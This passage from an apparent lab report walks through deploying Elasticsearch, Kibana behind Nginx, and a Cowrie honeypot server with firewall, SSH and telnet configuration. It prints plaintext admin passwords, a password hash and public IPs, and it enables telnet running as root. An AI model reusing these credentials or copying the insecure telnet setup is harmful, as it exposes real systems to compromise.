- **ufw allow from 167.99.66.65 to any port 9200**: Allow incoming connections from the Cowrie droplet (with IP address 167.99.66.65), towards Elasticsearch listening port 9200. This connection allows Logstash (which would be installed on the Cowrie droplet) to transfer Cowrie-ingested logs into Elasticsearch for subsequent indexing and querying.


Next, by activating UFW using **ufw enable**, the new firewall rules are were enforced to restrict incoming traffic and minimize attack vectors. The enforced firewall rules were displayed and verified using **ufw status**.



```
root@ELK:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
```




```
root@ELK:~# ufw status
Status: active

To                          Action      From
--                          ------      ----
OpenSSH                     ALLOW       [redacted]
```



```
9200                        ALLOW       167.99.66.65
```

2.1.1.4 Final Checks on Elasticsearch

Finally, using **curl -X GET 'http://localhost:9200'**, data is requested from Elasticsearch using HTTP GET request, to ascertain that Elasticsearch service is up and running normally. Based on the results, Elasticsearch of version **7.17.21** has been installed and configured on ELK droplet successfully. In the next few sections, the same versions 7.17.21 will be installed for both Kibana and Logstash services, to ensure compatibility.




```
root@ELK:~# curl -X GET 'http://localhost:9200'
{
  "name" : "ELK",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "osMYpasoRDWlPTAgHcd-xg",
  "version" : {
    "number" : "7.17.21",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "d38e4b028f4a9784bb74de339ac1b877e2dbea6f",
    "build_date" : "2024-04-26T04:36:26.745220156Z",
    "build_snapshot" : false,
    "lucene_version" : "8.11.3",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
```

2.1.2 Implementation of Kibana


2.1.2.1 Installation of Kibana

Within the same ELK droplet, the Kibana service is subsequently installed using **apt install kibana**, to create a dashboard for the visualization and analysis of Cowrie logs.



```
root@ELK:~# apt install kibana
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  kibana
0 upgraded, 1 newly installed, 0 to remove and 191 not upgraded.
```


Using **systemctl start kibana** and **systemctl enable kibana**, the Kibana service is started and enabled.



```
root@ELK:~# sudo systemctl enable kibana
Synchronizing state of kibana.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable kibana
Created symlink /etc/systemd/system/multi-user.target.wants/kibana.service → /etc/systemd/system/kibana.service.
root@ELK:~# sudo systemctl start kibana
root@ELK:~# █
```


2.1.2.2 Configuration of Kibana – Installing Nginx & Firewall Rules

Because Kibana is configured by default to only listen on **localhost**, a reverse proxy must be established to allow external access to it. Here, Nginx is used as the reverse proxy tool, which was installed using **apt install nginx**:




```
root@ELK:~# apt install nginx
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  fontconfig-config fonts-dejavu-core libdeflate0 li
  libnginx-mod-http-image-filter libnginx-mod-http-x
  libxpm4 nginx-common nginx-core
Suggested packages:
  libgd-tools fcgiwrap nginx-doc ssl-cert
The following NEW packages will be installed:
```

Next, **ufw app list** checks for a list of application profiles available for use with the UFW. The Nginx HTTP was enabled, using **ufw allow 'Nginx HTTP'**. Using **ufw status**, the final UFW rules were displayed (in addition to the earlier-defined UFW rules for Elasticsearch) showing that Nginx HTTP is allowed:




```
root@ELK:~# ufw app list
Available applications:
  Nginx Full
  Nginx HTTP
  Nginx HTTPS
  OpenSSH
root@ELK:~# ufw allow 'Nginx HTTP'
Rule added
Rule added (v6)
root@ELK:~# ufw status
Status: active

To                          Action      From
--                          ------      ----
OpenSSH                     ALLOW       Anywhere
9200                        ALLOW       152.42.226.19
9200                        ALLOW       172.16.156.129
Nginx HTTP                  ALLOW       Anywhere
OpenSSH (v6)                ALLOW       Anywhere (v6)
Nginx HTTP (v6)             ALLOW       Anywhere (v6)
```

Finally, **systemctl start nginx** started the Nginx service, and **systemctl status nginx** verified that Nginx is up and running.



```
root@ELK:~# systemctl status nginx
● nginx.service - A high performance web server and a reverse proxy server
     Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2024-05-18 08:11:53 UTC; 51s ago
       Docs: man:nginx(8)
    Process: 10944 ExecStartPre=/usr/sbin/nginx -t -q -g daemon on; master_process on; (code=exited, status=0/SUCCESS)
    Process: 10945 ExecStart=/usr/sbin/nginx -g daemon on; master_process on; (code=exited, status=0/SUCCESS)
   Main PID: 11040 (nginx)
      Tasks: 3 (limit: 4661)
     Memory: 6.8M
        CPU: 34ms
     CGroup: /system.slice/nginx.service
             ├─11040 "nginx: master process /usr/sbin/nginx -g daemon on; master_process on;"
             ├─11042 "nginx: worker process" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" ""
             └─11043 "nginx: worker process" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" "" ""
root@ELK:~# curl -4 icanhazip.com
152.42.226.19
```

By accessing the IP address of the ELK droplet on browser, the homepage of Nginx is displayed, again confirming that Nginx is running.



Welcome to nginx!


If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

2.1.2.3 Configuration of Kibana – Nginx as Reverse Proxy Server


Next, the below-shown steps further configured Nginx to establish a secure access to the Kibana service, using HTTP authentication:



```
root@ELK:~# echo "kibanaadmin:`openssl passwd -apr1`" | sudo tee -a /etc/nginx/htpasswd.users
Password:
Verifying - Password:
kibanaadmin:$apr1$nljXtf0H$fN6pbQhbr4QEnZhDb4s6L/
root@ELK:~# sudo nano /etc/nginx/sites-available/152.42.226.19
root@ELK:~# sudo ln -s /etc/nginx/sites-available/152.42.226.19 /etc/nginx/sites-enabled/your_domain
ln: failed to create symbolic link '/etc/nginx/sites-enabled/your_domain': File exists
root@ELK:~# sudo ln -s /etc/nginx/sites-available/152.42.226.19 /etc/nginx/sites-enabled/152.42.226.19
root@ELK:~# sudo nginx -t
nginx: [warn] conflicting server name "152.42.226.19" on 0.0.0.0:80, ignored
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
root@ELK:~# sudo systemctl reload nginx
```

- **echo "kibanaadmin:$(openssl passwd -apr1)" | sudo tee -a /etc/nginx/htpasswd.users:** A password hash was generated for the defined username ‘kibanaadmin’ using openssl, which was then appends into the Nginx password file located at **/etc/nginx/htpasswd.users**.
- **Password:** The user was prompted to enter a password. A strong password ‘3xG7!qZ#1LvW9yRp&4Tf’ comprising of sufficiently-long, uppercase, lowercase, numbers and special characters was used to secure access to the Kibana dashboard.
- **nano /etc/nginx/sites-available/152.42.226.19:** Opens the file for editing via nano editor –

- **listen 80** configures the Nginx server block to manage HTTP (listening port 80) requests directed towards the ELK droplet IP address, defined by **server_name 152.42.226.19**.
- **proxy_pass http://localhost:5601** will forward these requests to the Kibana node located at localhost:5601.
- Overall, **sites-available** directory stores configuration files for different server blocks (also known as virtual hosts). These files comprise of settings for specific websites/applications, but will not be activated until they are linked to another directory called **sites-enabled**:




```
  GNU nano 6.2                          /etc/nginx/sites-available/152.42.226.19
server {
    listen 80;

    server_name 152.42.226.19;

    auth_basic "Restricted Access";
    auth_basic_user_file /etc/nginx/htpasswd.users;

    location / {
        proxy_pass http://localhost:5601;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

- **ln -s /etc/nginx/sites-available/152.42.226.19 /etc/nginx/sites-enabled/152.42.226.19:** Establishes a shortcut named **152.42.226.19** within the **/etc/nginx/sites-enabled/** directory. This will point towards the earlier-defined configuration file stored within **/etc/nginx/sites-available/152.42.226.19**. Essentially, this command makes the server block configuration file active, by ‘moving’ it from sites-available to sites-enabled.
- **nginx -t:** Tests the final Nginx configuration for any errors, to ensure that all configuration files are written properly, before the server is restarted.
- **systemctl reload nginx:** Reloads the Nginx service.

With all Nginx configurations implemented, the reverse proxy is now in effect. When Nginx service is accessed via Port 80, reverse proxy kicks in and displays the Kibana dashboard listening on Port 5601.

2.2 Droplet 2 – ‘Cowrie’: Logstash + Cowrie Honeypot

The second droplet was nicknamed ‘cowrie’, where logstash was installed, followed by the Cowrie Honeypot. Logstash, as a data processing pipeline tool, was also installed on the same droplet as Cowrie to ingest cowrie logs, before sending them to Elasticsearch located within the ‘ELK’ droplet (droplet 1):



cowrie
in first-project / 4 GB Memory / 2 Intel vCPUs / 120 GB Disk / SGP1 - Ubuntu 22.04 (LTS) x64


ipv4: 167.99.66.65 ipv6: Enable now Private IP: 10.104.0.3 Reserved IP: Enable now Console:

2.2.1 Initial Configuration of ‘cowrie’ Droplet


Using a local Kali Linux virtual machine, the Digital Ocean ‘cowrie’ droplet is accessed via SSH and further configured.

2.2.1.1 Modification to sshd_config File


Firstly, the SSH daemon configuration file, **sshd_config**, was modified using **nano sshd_config** over the following settings:



```
root@cowrie:/etc/ssh# ls
moduli      ssh_config.d      ssh_host_dsa_key.pub  ssh_host_ecdsa_key.pub  ssh_host_ed25519_key.pub  ssh_host_rsa_key.pub  sshd_config
ssh_config  ssh_host_dsa_key  ssh_host_ecdsa_key    ssh_host_ed25519_key    ssh_host_rsa_key          ssh_import_id         sshd_config.d
root@cowrie:/etc/ssh# nano sshd_config
root@cowrie:/etc/ssh# 
```




```
  GNU nano 6.2                              sshd_config *

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/sb

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 777
```



```
# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

- **Port 777**: Changed the default SSH listening port from 22 to 777. Port 777 will be the new SSH listening port that accepts connection for administrative/configuration purposes.
- **PermitRootLogin no**: Enhances security by denying direct root access into ‘cowrie’ droplet.


Finally, the SSH service was restarted using **systemctl restart ssh** to lock in changes:




```
root@cowrie:/etc/ssh# systemctl restart ssh
root@cowrie:/etc/ssh# 
```

2.2.1.2 Modification to Firewall Rules


UFW rules were added to allow incoming connections to Ports 22, 23 and 777:



```
root@cowrie:/etc/ssh# ufw allow 777/tcp
Rules updated
Rules updated (v6)
root@cowrie:/etc/ssh# 
```



```
root@cowrie:/etc/ssh# ufw allow 22/tcp
Rules updated
Rules updated (v6)
root@cowrie:/etc/ssh# ufw allow 23/tcp
Rules updated
Rules updated (v6)
root@cowrie:/etc/ssh# 
```




```
root@cowrie:/etc/ssh# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@cowrie:/etc/ssh# 
```

- **ufw allow 22/tcp**
- **ufw allow 23/tcp**
- **ufw allow 777/tcp**
- **ufw enable**

2.2.1.3 Creation of Non-Root User Account


Using **adduser moorie**, a new non-root user ‘moorie’ was added to the system. A complex and strong password “D8v@29#NcY!b5X%uJr3*Hq4Kz&6Lm9$Tp7Wf” was implemented, to safeguard the backend administrative access of the “cowrie” droplet, which would be used to configure the Cowrie honeypot, as well as the overall configuration of the Logstash service. This non-root user would be used to perform commands when installing and configuring the Cowrie honeypot at a later stage, to isolate the honeypot environment:



```
root@cowrie:~# adduser moorie
Adding user `moorie' ...
Adding new group `moorie' (1000) ...
Adding new user `moorie' (1000) with group `moorie' ...
Creating home directory `/home/moorie' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for moorie
Enter the new value, or press ENTER for the default
        Full Name []: moorie
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@cowrie:~# su - moorie
moorie@cowrie:~$ █
```


2.2.2 Installation of Telnet Service

Using **sudo apt install xinetd telnetd**, both xinetd (extended internet service daemon which replaces the older inetd, that manages incoming network connections, and can start services upon request) and telnetd (Telnet server daemon that allow users to log in remotely via Telnet).




```
moorie@cowrie:~$ sudo apt install xinetd telnetd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  update-inetd
The following NEW packages will be installed:
  telnetd update-inetd xinetd
0 upgraded, 3 newly installed, 0 to remove and 83 not upgraded.
Need to get 173 kB of archives.
After this operation, 507 kB of additional disk space will be used.
Do you want to continue? [Y/n] █
```

Using **sudo nano /etc/xinetd.d/telnet**, the Telnet configuration file was checked to ensure the following settings were in place:




```
moorie@cowrie:~$ sudo nano /etc/xinetd.d/telnet
```



```
service telnet
{
    disable = no
    flags = REUSE
    socket_type = stream
    wait = no
    user = root
    server = /usr/sbin/in.telnetd
    log_on_failure += USERID
    log_on_success += PID HOST DURATION EXIT
}
```

- **disable = no**: Enables Telnet service
- **socket_type = stream**: Use TCP connections for Telnet
- **log_on_failure += USERID**: Log failed connection attempts with the client's user ID.
- **log_on_success += PID HOST DURATION EXIT**: Log successful connections with the following information.

Upon installation and configuration, **sudo systemctl restart xinetd** restarts xinetd service to lock in the changes and ascertain that the Telnet service is running:



```
moorie@cowrie:/etc/xinetd.d$ sudo systemctl restart xinetd
moorie@cowrie:/etc/xinetd.d$ sudo systemctl status xinetd
● xinetd.service - LSB: Starts or stops the xinetd daemon.
     Loaded: loaded (/etc/init.d/xinetd; generated)
     Active: active (running) since Sat 2024-06-01 07:25:52 UTC; 6s ago
       Docs: man:systemd-sysv-generator(8)
    Process: 101813 ExecStart=/etc/init.d/xinetd start (code=exited, status=0/SUCCESS)
      Tasks: 1 (limit: 4661)
     Memory: 668.0K
        CPU: 81ms
     CGroup: /system.slice/xinetd.service
             └─101823 /usr/sbin/xinetd -pidfile /run/xinetd.pid -stayalive -inetd_compat -inetd_ipv6

Jun 01 07:25:52 cowrie xinetd[101823]: Reading included configuration file: /etc/xinetd.d/discard-ud>
Jun 01 07:25:52 cowrie xinetd[101823]: Reading included configuration file: /etc/xinetd.d/echo [file>
Jun 01 07:25:52 cowrie xinetd[101823]: Reading included configuration file: /etc/xinetd.d/echo-udp [>
Jun 01 07:25:52 cowrie xinetd[101823]: Reading included configuration file: /etc/xinetd.d/servers [f>
Jun 01 07:25:52 cowrie xinetd[101823]: Reading included configuration file: /etc/xinetd.d/services [>
Jun 01 07:25:52 cowrie xinetd[101823]: Reading included configuration file: /etc/xinetd.d/telnet [fi>
Jun 01 07:25:52 cowrie xinetd[101823]: Reading included configuration file: /etc/xinetd.d/time [file>
Jun 01 07:25:52 cowrie xinetd[101823]: Reading included configuration file: /etc/xinetd.d/time-udp [>
Jun 01 07:25:52 cowrie xinetd[101823]: 2.3.15.3 started with libwrap loadavg labeled-networking opti>
Jun 01 07:25:52 cowrie xinetd[101823]: Started working: 1 available service
lines 1-21/21 (END)
```

